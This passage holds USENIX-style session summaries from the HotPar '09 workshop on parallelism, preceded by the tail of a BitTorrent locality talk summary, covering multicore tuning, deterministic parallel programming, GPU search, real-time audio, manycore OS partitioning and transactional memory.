Haiyang Wang repeated the claim that peer-to-peer (P2P), specifically BitTorrent, traffic has become widely popular on the Internet. One of the problems with P2P traffic is that it is agnostic to the topology of the Internet, so peer selection is not optimized for locality. Locality-based peer selection attempts to minimize inter-ISP traffic, but it also negatively affects the performance of BitTorrent.

The authors did a large-scale measurement study of BitTorrent traffic from btmon.com which consisted of 30,000 video torrents and 44,000 non-video torrents, and they used PlanetLab to collect information on the BitTorrent swarms. The largest portion, 51%, was AVI files. The top AS measured had 16,000 thousand peers, and the top ten ASes had 97 to 165 thousand ASes.

Their measurement showed that large swarms do have poor locality and generate a lot of inter-AS traffic, but small swarms don't have enough diversity within each AS to apply locality-based algorithms. For large enough clusters a peer prediction method can be used, and the authors provide a conditional probability-based peer prediction method, used only when AS clusters become large enough.

First USENIX Workshop on Hot Topics in Parallelism (HotPar '09)

Berkeley, CA
March 30–31, 2009

CHALLENGES AND OPPORTUNITIES OF HETEROGENEOUS HARDWARE

Summarized by Rik Farrow (rik@usenix.org)

- ***A Case for Machine Learning to Optimize Multicore Performance***
  Archana Ganapathi, Kaushik Datta, Armando Fox, and David Patterson, University of California at Berkeley

Kaushik Datta explained that compilers produce poorly performing code on multicore CPUs without manual tuning. Their approach involves machine learning that tries particular motif-specific optimizations, generates code, and tests it. It is possible to do this for the entire problem space, but doing so would take many months to compute their example problems.

Jim Larus asked why compilers don't do this, and Datta responded that compilers do not do domain-specific modifications or change data structures to adjust for best memory access performance on a particular architecture. Rik Farrow asked if they had accounted for the difference in memory architecture between Intel Clovertown and AMD Barcelona, and Datta answered that they did, through pinning the memory to each Barcelona chip. Paul Emming of IBM asked whether the performance issues were related to memory bandwidth or latency, and Datta responded that it was effectively latency issues.

Archana Ganapathi took over the presentation and explained how they used machine learning to dramatically shorten the tuning time. Their model chooses a sample set of 1500 datapoints, runs the code, compares feature vectors, then adjusts the parameters and tries again. Someone asked why they chose 1500 for the sample size, and Ganapathi answered that this was a sweet spot in a process where the runtime can grow geometrically. Steve Johnson of Mathworks asked if there was some assumption about monotonic trend in the analysis of correlation, and Ganapathi answered that there are assumptions about relationships.

Ganapathi talked more about how they chose the point that expressed best performance, picked two neighboring points, and used these to find matching points in configuration space. They then used a genetic algorithm to permute optimizations. Their method takes about two hours to reach a performance level in the optimized result similar to what a domain expert could do with manual tuning in two weeks. An exhaustive automated search through the configuration space could take 180 days, so their learning approach shows real promise.

- ***Hardware Parallelism vs. Software Parallelism***
  John A. Chandy and Janardhan Singaraju, University of Connecticut

John Chandy said that processor clock scaling had stopped, but transistor scaling will continue for a while yet. Multicore processors are the current answer to what to do with billions of transistors, but there are serious problems with this approach. First, software that can use multiple cores has not been written, and it would be difficult to write and debug. Then there is the problem of memory bandwidth, which cannot supply more than a handful of cores at once. Their solution is a reconfigurable hybrid multicore architecture (RHyMA) that puts the reconfigurable portion of the processor on the "other side" of memory.

Chandy displayed a table (Table 1 in the paper) that compares performance of specialized hardware to software implementations; it shows that hardware, even running at slower clock speeds, outperforms software implementations of specific tasks like intrusion detection, numeric simulations, and genome sequencing. Vikram Adve of the University of Illinois pointed out that they were comparing FPGA (Field Programmable Gate Arrays) to CPUs, but saying nothing about memory. Chandy said that this depends on the application—IDS, for example, which is basically string matching, ran 27.8 times faster in the FPGA. Adve asked if using FPGA helps with the memory access, and Chandy said that using FPGAs *can* make this better, but will not solve the data access problem.

Chandy pointed out that the use of heterogeneous processors is not a new idea. What they want to add is the ability to create new "cores" on the fly, using libraries of hardware. Steve Johnson pointed out that most operating systems are extremely allergic to special-purpose hardware, as most has state and is thus difficult to share. Chandy responded that they do need OS support but are not as pessimistic as Johnson.

Dave Patterson agreed that transistors are plentiful, but not power, and asked if reconfiguration was power-efficient. Chandy again pointed to Table 1, where FPGA versions are many times more efficient. Hans Boehm asked about security, if hardware is to be shared, and Chandy said that in their current version there is no way to leak information unless you create a routing path between two parts.

- ***Embracing Heterogeneity—Parallel Programming for Changing Hardware***
  Michael D. Linderman, James Balfour, Teresa H. Meng, and William J. Dally, Stanford University

Michael Linderman explained how their pragmatic approach to supporting heterogeneity in processors helps solve some of the issues brought up about the previous paper. He pointed out that the software ecosystem relies on stability and that running software where there may be hardware resources for some functions but not others, depending on the platform, is a problem with a solution.

Their own solution is to wrap implementations for particular algorithms with a common API so that the program has the same interface, regardless of whether the algorithm is done in software or by a specialized processor. Armando Fox asked if they separated policy from mechanism, and Linderman replied that they do via metawrappers based on policy. Jim Demmel asked about runtime resources and Linderman said that their software makes runtime choices depending on hardware availability.

Steve Johnson wondered how they handle the difference between passing arguments, as an ordinary CPU can use pointers but a GPU requires an array of values. Linderman said that the layer they propose handles copy of data when needed. Jim Demmel asked if data structures would need to be changed on the fly, and Linderman said he would get to this.

Linderman described this wrapper as sophisticated enough to support both programmer notations and the ability to group resources and to merge functions that should be combined for best performance. María Garzarán wondered whether they intuit the programmer's intent, and Linderman replied that they don't try to extract parallelism. Demmel expressed concern about determinism, and Linderman suggested that this concern could be expressed within metawrappers. Clem Cole speculated that Boeing would want the same answer every time. Linderman said that floating point includes some degree of non-determinism, depending on the implementation used.

MODELS AND PARADIGMS I

Summarized by Micah Best (mbest@sfu.ca)

- ***Parallel Programming Must Be Deterministic by Default***
  Robert L. Bocchino Jr., Vikram S. Adve, Sarita V. Adve, and Marc Snir, University of Illinois at Urbana-Champaign

Parallel programming is too hard, Robert Bocchino began, with too many non-deterministic interleavings making it difficult to reason about correctness. Most programs are intended to be deterministic and so parallel languages should be deterministic by default, non-determinism occurring only when explicitly requested. Some languages do guarantee determinism, but mainstream general-purpose languages do not. Martin Rinard brought up the point that even sequential programming is sometimes not deterministic, so why make parallel programming deterministic? Bocchino responded that non-determinism is limited in the sequential model and programmers tend to understand this, generally introducing it on purpose.

The benefits of achieving this goal would be almost sequential reasoning, the avoidance of subtle bugs, and simplified testing. Jim Demmel asked if floating-point operations were included in the "almost" part of the first point. Bocchino agreed that floating point leads to an increase in non-determinism in parallel, but reiterated that programmers understand this. David Patterson asked whether this proposed model allowed floating point to be non-deterministic. The response, including an example with reduction, clarified that the programmer would be able to specify the level of non-determinism.

After Bocchino described default determinism guarantees, support for controlled non-determinism, and methods for simplifying development and porting, Rajesh Nishtala asked about performance. Bocchino admitted that in some cases determinism will have performance consequences by nature, but they believe that in many cases that can be alleviated. Checks can also introduce overhead, but they were focusing on doing checks statically. Nishtala followed up by asking how well this would scale. Bocchino answered that, hopefully, one won't do this globally and in fact this may help with reasoning about performance.

After describing the strengths and weaknesses of approaches based on language, compiler, and runtime components, the speaker concluded that strong language mechanisms are essential. Brandon Lucia brought up Kendo, a compiler-based auto-optimization. Bocchino responded that indeed compiler support can help make guarantees possible. The talk continued with a description of the effect system, which uses annotation of memory, called regions, as parameters in order to track what areas are being read and written during a particular operation. Nishtala asked if these regions are dynamically created. Bocchino responded that, yes, they are, but the reasoning is static.

Deterministic parallel Java with an explicit type and effect system was then introduced and its limitations were discussed. Jim Larus asked about the connection between determinism and type effect. Bocchino responded that if disjoint parts had disjoint regions, you could use that to ensure that all computations are deterministic. Larus asked whether all computations were independent and was told they were, with every pair of memory operations either commutative or disjoint. Larus then asked if this wasn't very restrictive. Bocchino responded that it was restrictive but fundamental and that they are working on more complex patterns. Rob Schreiber asked about the model of temporal epochs separated by barriers. Bocchino responded that the barrier model was supported.

The talk then shifted to the topic of hidden non-determinism. Bocchino outlined the use of programmer-provided trusted annotations with which the compiler can prove determinism. An example of this was the commutative operator, which was completely trusted by the compiler. Maurice Herlihy asked about operations that commutate with other operations. Bocchino responded that the support was not this fine-grained, but could be. The talk turned to visible non-determinism, which is sometimes necessary for high performance. This needed to be carefully controlled and explicitly requested by the programmer, with the non-deterministic code and the deterministic code isolated from each other. In terms of supporting this in the language, the conclusion was that the benefits outweigh the costs and that technical solutions, not necessarily specific to Java, can reduce these costs.

- ***Opportunistic Computing: A New Paradigm for Scalable Realism on Many-Cores***
  Romain Cledat, Tushar Kumar, Jaswanth Sreeram, and Santosh Pande, Georgia Institute of Technology

Santosh Pande explained that in opportunistic computing and scalable realism on many-cores, speedup is not always the end-goal. Immersive applications, such as gaming, multimedia, and interactive visualization, are designed to provide the richest and most engrossing experience possible to the user. Focusing on realism provides avenues to utilize multi- and many-cores over and above traditional task and data parallelism techniques.

This domain calls for algorithms with the highest sophistication possible so that a probabilistic achievement of realism is sufficient. The first approach for maximizing realism was a technique referred to as N-version parallelism. This technique involved speeding up hard-to-parallelize algorithms that made random choices by running multiple versions in isolation using different random choices and choosing the fastest one. This increases the probability of getting a faster result. Someone asked how it was known that this converged on the fastest result. Santosh replied that theoretic results support it. Someone else asked how the 2x speedup was justified. This was specific to the example; in general, it depends on the asymptotic complexity; many algorithms show a great deal of variance.

Next was discussed a probability density function (PDF) that described the speedup of the algorithm and using this to determine the potential results when running N copies of the algorithm. To support this technique, programming language abstractions were required to render each instance of the algorithm so as to be side-effect free.

Pande discussed the quality of the results and enhancements. This involved taking advantage of additional cores, scaling algorithms, and data sets with available resources. The runtime component of the system is based on offline profiling via machine-learning techniques. The profiling infers the structure of the application and learns the cause-effect relationship across the application.

An audience member said that similar techniques were used in circuit simulation, where multiple solvers were begun with the hopes of getting a fast convergence to results. Santosh responded that, absolutely, this technique had been inspired by others, specifically multi-scale physics simulation. Another audience member asserted that N-version parallelism works for randomized algorithms, but not for statistical sampling algorithms. Santosh replied that one could express computation by accuracy constraint on sampling.

- ***A Case for System Support for Concurrency Exceptions***
  Luis Ceze, Joseph Devietti, and Brandon Lucia, University of Washington; Shaz Qadeer, Microsoft Research

Brandon Lucia discussed what makes concurrency bugs such a challenge: they are difficult to reproduce and crashes may occur far from bugs during execution. Concurrency errors are not "fail-stop," but their effects may be, obscuring the original illegal behavior. Lucia asserted that an error should be delivered, an exception should be thrown, where the state changed to wrong. He then talked about how to specify exception conditions in terms of determining what behavior is illegal, which addressed an earlier question from Jim Larus.

Lucia outlined the three basic questions of concurrency exceptions: when should exceptions be delivered, to which threads are they delivered, and what is the system state at delivery? The burden is on the language, and it is desirable for programmers to be able to encode what behavior is illegal and embed their synchronization protocol. He identified three types of illegal behavior: locking discipline violation, atomicity violation, and sequential consistency violation. An audience member asked if any bugs were left out, to which Lucia replied that ordering-constraint bugs were excluded for brevity. Another attendee asked if this implied sequentially consistent behavior. Lucia replied that a programmer needed to specify what regions of code should be atomic.

Lucia then said that locking discipline exception should occur when locks protecting data are not acquired before the data is accessed. The exception should be delivered immediately, before the access that violates the condition is given. An atomicity violation exception should be thrown when code was expected to execute atomically but didn't. Language support for defining expected atomic code is needed, as is monitoring of memory access interleaving. Mark Moir commented that this places a burden on the programmer, compile writer, and architecture designer. Isn't it better to change things so these problems are not possible? Lucia replied that they felt that this was not an excessive burden and not the only solution to concurrency errors. In response to another question about concurrent thread access he replied that this mechanism doesn't create atomicity, it enforces atomicity. As for when to deliver the exception, the violating thread was a good candidate, but the originating thread was also a good target for receiving the exception.

Data-race is a heavily overloaded term, and various memory models may define it differently. What is really wanted is a guarantee on sequential consistency. A sequential consistency exception occurs when it is impossible to guarantee that memory access reordering wasn't observed remotely. This exception should be delivered immediately before the reordered instructions execute. Tim Harris asked about detecting compiler reorderings. Lucia responded that what is needed is a way to communicate this to the lower levels of the system. Was support needed to see if reordering was observed? Yes, based on the work of Gharachorloo and Gibbons.

Multi-threaded state is the sum of the state of all threads, and concurrency and non-determinism make precise state tricky. Lucia offered two options: offer precise state to the offending thread only, and deterministic exception replay. An attendee asked how the state recovery mechanism interacted with I/O. Lucia said this was a difficult unsolved problem with replay. How much simpler was this than transactional memory? To achieve what they want they don't need to buffer values but only monitor. There is no need to keep an arbitrary number of versions.

APPLICATIONS AND TOOLS

Summarized by Eric M. Hielscher (hielscher@gmail.com)

- ***Parallelizing the Web Browser***
  Christopher Grant Jones, Rose Liu, Leo Meyerovich, Krste Asanović, and Rastislav Bodik, University of California, Berkeley

Leo Meyerovich pointed out that in order for handheld mobile devices such as smartphones to take over the space currently filled by laptops, the software that runs on them must run as fast as it now does on laptops. Bell's Law indicates that this shift to handhelds should take place due to shrinking transistors, but we've hit a power wall preventing handhelds from reusing the software of their laptop ancestors in the way laptops reused desktop software. Meyerovich focused on the parallelization of mobile Web browsers. Browsers are important because they are the dominant application platform, easy to deploy, Javascript is portable, etc. They also present an interesting challenge since writing programs for handheld browsers is difficult, as witnessed by the specialized versions of Web pages for phones and pages loading around seven times more slowly than on laptops.

The anatomy of the Web browser workflow is as follows: download pages, decompress them, lex, parse and build the DOM layout, render, and run scripts. Vikram Adve asked where the bottleneck is, and Leo responded that on handhelds it's truly everywhere—everything is slow. Ras Bodik said that compared with IE, layout takes twice as long. The project's status is as follows: work-efficient algorithms for various aspects of the browser have been developed, and work has been done on a programming model for scripting. While, on the surface, lexing may seem inherently sequential, a parallel algorithm for lexing was outlined that involves splitting the input text into blocks with some overlap. The scans can then proceed in parallel with care taken that the DFAs start in tolerant states. This results in an algorithm that wastes only a little work and scales very well (4.5x speedup on five processors). A parallel algorithm for page layout was also given that scales well up to three cores.

Here the talk turned to the problem of developing a parallel programming model for scripting. The extant browser programming model is a non-preemptive event-driven model where handlers respond to events and execute atomically. To parallelize this, we must understand how a document is shared, including document-carried and layout-carried dependencies. Concurrency bugs can crop up in many places: GUI animations and interactions, server interactions, eager script loading, JavaScript gotos, etc. Preliminary design on a new parallel scripting language has been done that focuses on making program structure clearer by making data and control explicit. Programmer productivity, targeting the 99% of programmers who aren't concurrency experts, will be enhanced by providing callbacks to actos, and performance will be improved by adding structure to detect dependences. Rik Farrow asked whether security was addressed by the work, and Leo responded that security is a concern but that it's orthogonal to the work at hand.

- ***Exploring the Limits of Disjoint Access Parallelism***
  Amitabha Roy and Steven Hand, University of Cambridge; Tim Harris, Microsoft Research

Harris pointed out the important traditional distinction between abstractions (programming language constructs) and implementations (e.g., transactional memory versus locks). What we would like is to be able to talk about the semantics of our abstractions without discussing their implementations. We then ask the question, when are TM-style implementation techniques useful? Harris showed a graph, with one axis representing contention for critical sections and the other the likelihood of conflicting memory accesses. The quadrant of the graph where there is high contention but low likelihood of conflicting accesses seems to be the region that is just right for TM techniques. Slower TM implementations make this sweet spot smaller, and faster ones make it larger. A formula characterizing the bound on possible speedup was given, using terms such as the probability of conflict, the fraction of time waiting to enter critical sections, and the fraction of time in critical sections.

The focus of this work was to develop a tool that uses binary instrumentation and models of thread timing and memory access to allow profiling of programs for locating synchronization bottlenecks. An assumption in the models is that conflict probability is a property of a given critical section. Pairwise conflict probabilities are generated for each critical section. Comparing the tool's predictions to serialized versions of a red-black tree and of Apache gave a fairly good match between the curves of the prediction and the actual data. The conclusion is that for these workloads, the assumptions of the model work well enough for the tool to be useful. The instrumentation is lightweight enough to allow large apps to be run at a reasonable speed and thus to provide good feedback. Further work includes addressing the questions of whether more complex timing models are needed for other workloads, and what the tradeoffs are between different conflict detection strategies.

Someone asked how stable the results were, and Harris replied that he wasn't sure. Jim Larus asked whether the researchers felt they had a good a priori intuition about which locks would be good ones. Harris said they didn't check ahead of time, but the results seemed very reasonable after the fact. María Garzarán asked whether the programs needed to be run with every possible number of threads. The profiling is done with a single thread running in order to get traces. Someone asked whether the tool might affect the computations. It was carefully validated. Paul McKenney asked how this tool compares with the ad-hoc feedback mechanisms used by the groups who develop various large systems. Harris wasn't sure, but his group was having discussions with such teams. Mark Moir asked about more refined models based on the size of transactions and on contention. This should be easy to plug in and would be interesting. Moir then asked how much profiling we could get for free from STM implementations. Perhaps it would be possible to add something like a Bloom filter to record access sets.

- ***Parallel Search on Video Cards***
  Tim Kaldewey, Jeff Hagen, Andrea Di Blas, and Eric Sedlar, Oracle Server Technologies—Special Projects

From a database perspective, search is sped up by the addition of indexes. The bottleneck in this domain lies with memory. The growth rates of the size of memory have outstripped those of structured data, and so the memory wall is increasingly an issue. Larger caches and specialized processors are the current approaches to alleviating this problem. One way to tolerate memory latency is through parallel memory accesses, increasing the throughput of computation. GPUs are a good example of high-performance architectures, with massive parallelism, high memory throughput, and high performance/watt. The goal of this work is to improve the response time of search by using GPUs.

Kaldewey described an algorithm for parallel binary search. Divide the data sets, find which set contains the search query, and then redistribute the subsets of this set to the processors since it is the only set worth searching. The runtime of this algorithm is log_p(n), where p is the number of processors, as opposed to log_2(n), assuming that redistribution and lookup are free. The GPU architecture in question has up to 16 independent streaming multiprocessors (MP), each with eight processing elements. The execution model is SIMT, or single-instruction multiple-thread, with each thread on an SM executing the same code. The problem with the approach as given thus far is that we need the number of queries to be equal to the number of processors or we'll have poor hardware utilization, memory access collisions will slow things down, and the number of memory accesses is log_2(n). More processors lead to more results, but a running time likely to be the worst-case expected running time. The number of memory accesses in the p-ary search algorithm is (p-1)log_p(n), as opposed to log_2(n), but the expected throughput is lower. In practice, however, with large data sets, p-ary search gets 30% performance improvement over binary search because GPUs parallelize memory accesses; this in turn leads to fewer memory conflicts, and p-ary search has a smaller code footprint. Parallelism does have its costs, however, in that there are more memory accesses, but the algorithm scales on the number of GPUs.

The conclusion is that there is a tradeoff between response time and throughput, but p-ary actually improves both. Future work includes targeting other parallel architectures, evaluating more complex functions, optimizing data structures, and integrating with the rest of resource management in the system (when to parallelize, how much to parallelize, which architecture to use). Rajesh from Berkeley asked at this point how much it costs to do insertions using this scheme, and Kaldewey said he wasn't sure but that he envisions just using the GPU as a consistent cache of the data. Rajesh then asked how to partition the index over processors, and the response was that it's data dependent. A number of database people feel that more cores are simply a waste due to the memory wall problem. Paul McKenney asked whether Kaldewey would expect better or worse results for other things like pattern matching, and the response was that they saw good speedups on parallel scan. Hans Boehm asked why they didn't use interpolation search, and Kaldewey said they haven't looked at it. María Garzarán asked whether there was anything missing on the GPU he'd like to have, and Kaldewey responded that he really misses dynamic memory allocation and would like better synchronization primitives. It's not currently possible to make hash tables, and a better programming environment would be useful. He didn't have any preliminary results to share with different data structures.

PANEL: PARALLEL COMPUTING IN REAL-TIME INTERACTIVE MUSIC AND MEDIA COMPUTING

Summarized by Rik Farrow (rik@usenix.org)

David Wessel, Center for New Music & Audio Technologies, University of California, Berkeley; David Zicarelli, Cycling 74; Miller Puckette, Department of Music, University of California, San Diego; Amar Chaudhary, Digidesign; Dinesh Manocha, Department of Computer Science, University of North Carolina

David Wessel explained that live sound produced by computers has extreme real-time requirements. Video, even at 30 frames/second, can drop frames without a person noticing, but a much shorter audio lapse gets perceived as a click or pop. Wessel designs and plays instruments that use a computer for sound "rendering." One of his designs, the SLABS, consists of many multi-touch sensitive pads. A 20" by 20" array of pads consists of 100 taxels/inch with 12 bits of sampling data per taxel, a sampling rate of 10 kilohertz, for a total of 4.6 gigabits per second. You can hear an example of Wessel explaining and play the SLABS here: http://www.youtube.com/watch?v=q_mtCZqN0Ms.

Wessel mentioned that real-time sound has applications other than performance, including many channel audio systems and hearing aids.

Amar Chaudhary of Digidesign (the makers of ProTools studio sound software) showed off Open Sound World (http://osw.sourceforge.net/html/note/PlayScore.html). Like Max/MSP (described later), OSW allows composers to put together executable objects (shared objects) that transform their inputs. The inputs can be chained together as well as work in parallel. There are state variables as well as activation expressions triggered by variable changes. Activation expressions can be functions or code similar to C++, and there are 250 transforms on OSW.

Chaudhary was the first person to demonstrate Max/MSP, a GUI that looks a little like a digital representation of a soundboard, with the addition of "patches," objects that process sound.

OSW includes implicit parallelism, making this and other audio software natural users of future multicore processors. Chaudhary pointed out that the difference between using a single and two cores on his MacBook Pro was only 3–4% less CPU usage. David Wessel mentioned that his Mac usually runs at 80% CPU during performances and has as many as 16 different patches (for guitar players, think parallel effects) going at once.

Puckette Miller, the author of Max/MSP and later of the open source pD (Pure Data), used Max/MSP to demonstrate how you could have 15 oscillators and 64 channels at the same time. Sasha Fedorova asked about algorithms and data. Miller responded that there are two worlds, the outside world and the CPU world. Steve Johnson wondered, since most OSes are not real-time, how significant would it be to get an email during a performance. Wessel answered that you disconnect your network during performances and don't use software that does garbage collection. Another panelist said that things should sound exactly the same way every time, leading Vakrim Adve to ask if there can be some slippage, some non-determinism. Chaudhary answered that things should be bit-accurate every time.

Miller mentioned that the UCB ParLab people present understand what happens when you try to parallelize multiple streams. In both Max/MSP and pD, you might have an array of floating-point numbers representing a stream you'd like to add to, as you are using it to create sound. But this implies sharing the data between two processors, which you can't do in a general programming language.

David Zicarelli, the current support person behind Max/SMP (see http://www.cycling74.com/products/), gave a quick demo of Max/SMP.

Dinesh Manocha, of the University of North Carolina, went last. Unlike the other presenters, he is not a musician or a music software designer. Manocha explained that his work involves rendering sounds in virtual environments. Sound reflects off surfaces as well as diffracting around edges, making any accurate rendering very much like 3D image rendering. Applications of this work include modulating, for example, cabin noise in airliner design, as well as in games. Game consoles allot no more than 5% of CPU for sound rendering, which means that most games have primitive sound.

Manocha played several demonstrations of moving through virtual environments. As the virtual position changed, so did the quality of the sound. In a cathedral demo, he dramatically changed the apparent size of the room using altered sound absorption. His work cannot be done in real time, as it involves petaflop computation that handles only mid-range frequencies. He also showed demos of a ball dropping into water and raindrops, without then with sound to demonstrate how much sound adds to human perception.

Wessel said that one can make beautiful sounds but you need to be able to control them in order to perform. Chaudhary agreed and said that real time and control were the biggest challenges faced at this point. Miller suggested that audio programmers should not use threads but different address spaces. Zicarelli said that the control algorithms are very simple, but they are really the bottleneck as everything goes through them, and part of the challenge is trying to apply all these techniques. Manocha mentioned using GPUs to process sound, but said that we have no idea of the latency of GPUs. Latency, which must be less than 5ms, is always going to be the challenge.

- ***Tessellation: Space-Time Partitioning in a Manycore Client OS***

Rose Liu, Kevin Klues, and Sarah Bird, University of California at Berkeley; Steven Hofmeyr, Lawrence Berkeley National Laboratory; Krste Asanović and John Kubiatowicz, University of California at Berkeley

Summarized by Ben Hindman (benh@cs.berkeley.edu)

Rose Liu argued that space-time partitions should replace processes as the main abstraction for new "client" operating systems. She defined "client" operating systems as those that are single-user; run a heterogeneous mix of interactive, real-time, and batch applications; and are battery (power) constrained. A new client operating system was needed because existing operating systems were not designed for parallel applications. Furthermore, those operating systems that were designed for parallel execution mainly address server and HPC workloads, not client workloads.

Rose proposed that cores, memory, and even network bandwidth can be partitioned. Alexandra Fedorova asked how spatial partitions differ from Solaris zones. Rose believed that zones were more of a logical partitioning than a physical one. She spelled out the benefits of spatial partitioning, including that it was a natural unit for fault containment and a natural unit for energy management, and it allows two-level scheduling, i.e., partitions can schedule themselves. Alexandra Fedorova asked what happens when one partition uses a library that wants to schedule itself. Rose deferred to the next talk (Lithe) for a solution.

Rose went on to explain how partitions allow operating system services to be put into partitions, similar to microkernels. The space partitioning is probably not enough, so the authors propose space-time partitioning. The time multiplexing is done at a much coarser granularity, which alleviates some of the overhead of context-switching an entire partition. Rik Farrow asked if partitions were created by pinning threads to resources. Rose replied that threads are not the abstraction used within partitions (or at least not the default abstraction), and suggested looking at the abstractions discussed in the upcoming talk (Lithe). Farrow followed up by asking how data in the cache suffers when you do the space-time partitioning discussed. Alexandra Fedorova wanted to know how we can even attempt to partition a cache. Rose proposed hardware support for cache partitioning. Vikram Adve asked what happens if we don't get such hardware support. Alexandra Fedorova proposed some form of software partitioning (e.g., page coloring).

Rose then explained that the fundamental communication primitive across partitions is a form of message passing. Stephen Johnson asked what happens when a message is sent to a partition that is not scheduled. The speaker said they are investigating mechanisms (such as priority inversion) to wake up partitions that have pending messages. Alexandra Fedorova suggested an operating system that could observe communication patterns and then gang-scheduling those partitions that communicate with one another. Rose agreed that this might be a promising idea. Michael Linderman asked if the authors planned to support legacy applications. Rose responded that they are considering running VMs for legacy OSes and applications, but that was not their immediate goal. Stephen Johnson suggested that if they could get the software to perform fairly well, the hardware community would follow suit and produce the hardware needed for a parallel operating system like this.

Alexandra Fedorova asked how the system would respond to changing demands of applications. John Kubitowitz suggested that client devices are fairly bursty, so requirements might change between 1000 cores and two cores. Krste Asanović said that sometimes it might make sense to just keep execution resources within the partition until they are needed again rather than changing partition sizes as frequently. An unidentified audience member suggested Rose look into cluster-aware managers like SLURM. Rob Schreiber asked what happens when the operating system can't figure out a good way to schedule the partitions (because, for example, the constraints are unsatisfiable). Krste Asanović suggested that the system would have to perform some conservative approximation to handle those cases.

- ***Lithe: Enabling Efficient Composition of Parallel Libraries***

Heidi Pan, Massachusetts Institute of Technology; Benjamin Hindman and Krste Asanović, University of California, Berkeley

Summarized by Leo Meyerovich (lmeyerov@eecs.berkeley.edu)

Heidi Pan said that Lithe is meant to address the performance problem of composing parallel applications. Various parallel frameworks are well suited for various parallel problems, but many applications consist of heterogeneous problems for which different libraries are suited. Furthermore, this composition is increasingly hierarchical, such as a machine learning library splitting off tasks where each task might be a BLAS (Basic Linear Algebra Subprogram) routine. Naively, these libraries assume full control of the machine to do many of their optimizations. Previously, developers could often also assume full control and knowledge of a machine at design time; the expert could successfully tune the partitioning of resources through multiple layers. However, this is not abstracted well enough for mainstream development, bigger projects, or when there is limited design-time knowledge of the deployment environment. Worse, there is a composition problem: a developer calling into a library must tune resource allocation all the way down the stack.

Lithe is an ABI for cooperative resource allocation within large programs that use different libraries (that, in turn, may also be large, etc.). It is envisioned as sitting on top of the Tessellation OS, moving allocation (if desired) into the application. The proposal is three-part. First, it asserts that hardware threads (HARTs) should be reified as a resource that applications should be able to manipulate. For example, a core with two threads would have two HARTs active at any time step, and each HART is owned by only one component. Second, frameworks should be able to cooperatively exchange HARTs (and, potentially, other resources). Unlike other proposals (e.g., Charm), the integration is low at the ABI level, so the team is already able to support systems like TBB and OpenMP. Third, not everything needs to be scheduled cooperatively—but this pushes the decision to framework writers (who might implement such alternatives). For their results, the team showed that an untuned application struggled without cooperative allocation, but a tuned one did much better. The Lithe version ran a little faster than a manually tuned version.

Jim Larus asked if interference says something about the design of libraries (e.g., hidden parameters of number of threads). Pan answered that today, you can typically assume control and expert programmers want to do this tuning. We're seeing interference now that the scenario is changing. Someone asked about the Charm++ abstraction of virtual processors. Pan answered that they only build Charm on it, but we're also concerned with supporting other codes—we have a similar philosophy but a different route. Another person asked what the difference is between a HART and a processor. Ben Hindman answered that by making the HART an abstraction, we can do space-time partitioning. Someone wondered what happens when an agent wants a resource and doesn't get it. Pan answered that it will have to keep asking. Someone else wondered how many apps in the consumer space require this type of support. Pan replied that they have a white paper that shows that a lot of gaming, etc., domains exhibit these properties. Another person asked whether Lithe introduces composability issues, e.g., makes deadlocks more likely. Pan responded that in terms of synchronization, the runtime systems get to handle it (or you can use our own), decreasing the risk.

- ***Energy-efficient Parallel Software for Mobile Hand-held Devices***
  Antti P. Miettinen, Nokia Research Center; Vesa Hirvisalo, Helsinki University of Technology

Summarized by Leo Meyerovich (lmeyerov@eecs.berkeley.edu)

Miettinen is interested in providing performance and energy simulations for heterogeneous mobile devices for developers. Such devices have many components, such as GPUs, CPUs, and radios, and some optimizations for one component (e.g., slowing down the CPU) might affect another (e.g., running the wireless card longer than desired). An example was presented of running various naive multi-threaded sorting algorithms where one or two didn't scale, showing that it's important to tune.

The proposal is to build a software simulator, parameterized by a machine model, that can run a mobile application and show speed and energy performance. It is still in the motivation and planning stage, and Miettinen asked for input from the workshop participants, both now and later.

Someone agreed about the existence of the problem and suggested looking at various groups interested in it, such as the RAMP project and various projects at Microsoft and Samsung. Another person suggested that scratchpads and alternative architectures are important. Finally, someone wondered if they considered components singly or together in performance and whether there is monotonicity. Miettinen said that there can be nasty interactions: you might lower voltage/frequency to lower energy, but if you're doing data transfer you don't need this, which might have an effect on the wireless interface, losing the benefits from the CPU. They try to find problems like this early on.

TRANSACTIONAL MEMORY

Summarized by Ben Hindman (benh@cs.berkeley.edu)

- ***Lightweight Software Transactions for Games***
  Alexandro Baldassin, State University of Campinas, Brazil; Sebastian Burckhardt, Microsoft Research, Redmond

Alexandro Baldassin discussed the desire to exploit multicore/manycore hardware for better performance without sacrificing software engineering principles, and he hypothesized that software transactional memory (STM) might be a means to achieve this. To test this hypothesis, Alexandro proposed applying STM to a multi-threaded game. STM applies well to games because of the complicated interactions of threads with lots of shared data structures that make locking rather difficult.

In their first attempt at using STM they simply turned critical sections into atomic blocks. They claimed that this still made code too difficult to maintain, because they had to remember which functions inside versus outside transactions, and they had to perform careful copying of private versus shared data in and out of critical sections. Moreover, they claimed that it was still difficult to guarantee atomicity of what they called "tasks," because a task may have multiple critical sections. In their second attempt, they made entire "tasks" be transactions. This avoided tricky code maintenance issues, but it resulted in horrible performance (too many conflicts).

Alexandro suggested that most programmers want coarse-grained transactions that can perform I/O and provide strong atomicity. He recognized, however, that it may be very difficult to get performance given the above requirements. Alexandro next described their STM-like framework. Unlike STM, tasks in their framework are never rolled back, which means they can freely do I/O. He explained that the execution of tasks is atomic and isolated, but there are no serializability or linearizability guarantees.

Dhruva Chakrabarti asked how this system can guarantee the absence of deadlock without rollback. Alexandro explained that rollback is only necessary for handling conflicts, not deadlock, and he described the mechanisms for resolving conflicts without rollback. Micah Best asked how exactly a programmer might decide how to handle many updated conflicts. Alexandro explained that the programmer only gets to resolve pair-wise conflicts. In the event of many conflicts all at once the programmer will only be presented with two at a time, and the programmer will have to decide which one to propagate only based on those two.

- ***Exceptions and Transactions in C++***
  Ali-Reza Adl-Tabatabai, Intel Corporation; Victor Luchangco, Virendra J. Marathe, and Mark Moir, Sun Microsystems Laboratories; Ravi Narayanaswamy and Yang Ni, Intel Corporation; Dan Nussbaum, Sun Microsystems Laboratories; Xinmin Tian and Adam Welc, Intel Corporation; Peng Wu, IBM Research

Ali-Reza Adl-Tabatabai described the current state of the world regarding software transactional memory (STM). He limited the scope of his discussion to exception handling within a software transaction. He presented the following example:

```
atomic {
        x++;
        if (cond)
                throw MyException();
}
```

and posited the question: should the update to x be committed? Ali then discussed both sides of the argument: commit-on-exception vs. abort-on-exception (rollback).

